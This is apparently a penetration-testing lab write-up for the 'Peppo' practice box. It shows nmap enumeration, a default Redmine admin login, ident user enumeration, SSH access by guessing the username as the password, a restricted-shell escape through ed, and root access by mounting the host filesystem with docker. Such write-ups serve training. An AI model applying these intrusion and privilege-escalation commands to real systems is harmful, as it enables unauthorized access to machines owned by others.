

Peppo (username same as password, docker privesc)

Nmap

| PORT | STATE | SERVICE | VERSION |
|---|-------|-------------------|---|
| 22/tcp | open | ssh | OpenSSH 7.4p1 Debian 10+deb9u7 (protocol 2.0) |
| _auth-owners: root | | | |
| ssh-hostkey: | | | |
| 2048 75:4c:02:01:fa:1e:9f:cc:e4:7b:52:fe:ba:36:85:a9 (RSA) | | | |
| 256 b7:6f:9c:2b:bf:fb:04:62:f4:18:c9:38:f4:3d:6b:2b (ECDSA) | | | |
| _ 256 98:7f:b6:40:ce:bb:b5:57:d5:d1:3c:65:72:74:87:c3 (ED25519) | | | |
| 113/tcp | open | ident | FreeBSD identd |
| _auth-owners: nobody | | | |
| 5432/tcp | open | postgresql | PostgreSQL DB 9.6.0 or later |
| fingerprint-strings: | | | |
| SMBProgNeg: | | | |
| SFATAL | | | |
| VFATAL | | | |
| C0A000 | | | |
| Munsupported frontend protocol 65363.19778: server supports 2.0 to 3.0 | | | |
| Fpostmaster.c | | | |
| L2071 | | | |
| _ RProcessStartupPacket | | | |
| 8080/tcp | open | http | WEBrick httpd 1.4.2 (Ruby 2.6.6 (2020-03-31)) |
| http-robots.txt: 4 disallowed entries | | | |
| _/issues/gantt /issues/calendar /activity /search | | | |
| _http-title: Redmine | | | |
| _http-server-header: WEBrick/1.4.2 (Ruby/2.6.6/2020-03-31) | | | |
| 10000/tcp | open | snet-sensor-mgmt? | |
| fingerprint-strings: | | | |
| DNSStatusRequestTCP, DNSVersionBindReqTCP, Help, Kerberos, LANDesk-RC, | | | |
| LDAPBindReq, LDAPSearchReq, LPDString, RPCCheck, RTSPRequest, SIPOptions, | | | |
| SMBProgNeg, SSLSessionReq, TLSSessionReq, TerminalServer, TerminalServerCookie, | | | |
| X11Probe: | | | |
| HTTP/1.1 400 Bad Request | | | |
| Connection: close | | | |
| FourOhFourRequest: | | | |
| HTTP/1.1 200 OK | | | |
| Content-Type: text/plain | | | |


```
| Date: Tue, 06 Dec 2022 00:25:59 GMT
| Connection: close
| Hello World
| GetRequest, HTTPOptions:
| HTTP/1.1 200 OK
| Content-Type: text/plain
| Date: Tue, 06 Dec 2022 00:25:52 GMT
| Connection: close
|_ Hello World
|_auth-owners: eleanor
```

2 services unrecognized despite returning data. If you know the service/version, please submit the following fingerprints at <https://nmap.org/cgi-bin/submit.cgi?new-service> :

```
=====NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)=====
=====NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)=====
Service Info: OSs: Linux, FreeBSD; CPE: cpe:/o:linux:linux_kernel,
cpe:/o:freebsd:freebsd
```

Web enum

Default login of `admin:admin` allows us to change the Admin's expired password and lets us login.



Redmine version

Information

Redmine 4.1.1.stable

| | |
|---|---|
| Default administrator account changed | ✓ |
| Attachments directory writable | ✓ |
| Plugin assets directory writable (./public/plugin_assets) | ✓ |
| MiniMagick available (optional) | ✓ |
| ImageMagick convert available (optional) | ✓ |
| ImageMagick PDF support available (optional) | ✓ |

```
Environment:
  Redmine version      4.1.1.stable
  Ruby version         2.6.6-p146 (2020-03-31) [x86_64-linux]
  Rails version        5.2.4.2
  Environment          production
  Database adapter     SQLite
  Mailer queue         ActiveJob::QueueAdapters::AsyncAdapter
  Mailer delivery      smtp
SCM:
  Subversion           1.10.4
  Mercurial             4.8.2
  Bazaar               2.8.0
  Git                  2.20.1
  Filesystem
```

I did find a SQL injection POC but could not get it to work. Instead lets move on to port 10000.

ident enum

We can enumerate users with ident-user-enum. Install it with `apt install ident-user-enum`

```
(root@kali) - [~]
# ident-user-enum 192.168.68.60 10000
ident-user-enum v1.0 ( http://pentestmonkey.net/tools/ident-user-enum )
192.168.68.60:10000      elenor
```

We find the elenor user.

SSH foothold

After brut forcing for a while with no success, I decided to just guess the username as the password and we get a login.

```
(root@kali) - [~/pg/practice/Peppo]
# ssh eleanor@192.168.68.60
The authenticity of host '192.168.68.60 (192.168.68.60)' can't be established.
ED25519 key fingerprint is SHA256:GrHKbhpl4waMainGkiieqFVD5jgXi12zVmCIya8UR7M.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.68.60' (ED25519) to the list of known hosts.
eleanor@192.168.68.60's password:
Permission denied, please try again.
eleanor@192.168.68.60's password:
Linux peppo 4.9.0-12-amd64 #1 SMP Debian 4.9.210-1 (2020-01-20) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
eleanor@peppo:~$
```

We have a restricted shell.

We can break out of it with the `ed` command and set our environment path.

```
eleanor@peppo:~$ ed
!/bin/sh
$ PATH=/usr/local/sbin:/usr/sbin:/sbin:/usr/local/bin:/usr/bin:/bin
$ python -c 'import pty; pty.spawn("/bin/bash")'
ineleanor@peppo:~$ PATH=/usr/local/sbin:/usr/sbin:/sbin:/usr/local/bin:/usr/bin:/bin
eleanor@peppo:~$
```

Priv esc

Linux version release.

```
eleanor@peppo:/home$ cat /etc/issue
Debian GNU/Linux 9 \n \l
```

Looking at the linpeas output we see that we are part of the docker group.

```
===== ( Basic information ) =====
OS: Linux version 4.9.0-12-amd64 (debian-kernel@lists.debian.org) (gcc version 6.3.0 20170516 (Debian 6.3.0-18+deb9u1) ) #1 SMP Debian 4.9.210-1 (2020-01-20)
User & Groups: uid=1000(eleanor) gid=1000(eleanor) groups=1000(eleanor),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),108(netdev),999(docker)
Hostname: peppo
Writable folder: /dev/shm
```

We can run `docker images` and we see that we have redmine and postgres running.

```
eleanor@peppo:/tmp$ docker images
```

| REPOSITORY | TAG | IMAGE ID | CREATED | SIZE |
|------------|--------|--------------|-------------|-------|
| redmine | latest | 0c8429c66e07 | 2 years ago | 542MB |
| postgres | latest | adf2b126dda8 | 2 years ago | 313MB |

We can run an an interactive shell on the docker session to gain a root shell.

```
docker exec -ti redmine sh
```

```
eleanor@peppo:/tmp$ docker exec -ti redmine sh
# id
uid=0(root) gid=0(root) groups=0(root)
#
```

We have one issue, this only results in a root shell mounted only to the redmine directory so we will not be able to read proof.txt.

Instead, we can run this to mount the entire file system as docker with root privileges.

```
docker run -v /:/mnt --rm -it redmine chroot /mnt sh
```

```
eleanor@peppo:~$ docker run -v /:/mnt --rm -it redmine chroot /mnt sh
# id
uid=0(root) gid=0(root) groups=0(root)
# cd ..
# ls
bin    etc      initrd.img.old  lost+found  opt    run     sys    var
boot  home     lib             media       proc   sbin    tmp    vmlinuz
dev    initrd.img lib64           mnt         root   srv     usr    vmlinuz.old
# cd root
# ls
proof.txt
#
```

Now we can view proof.txt.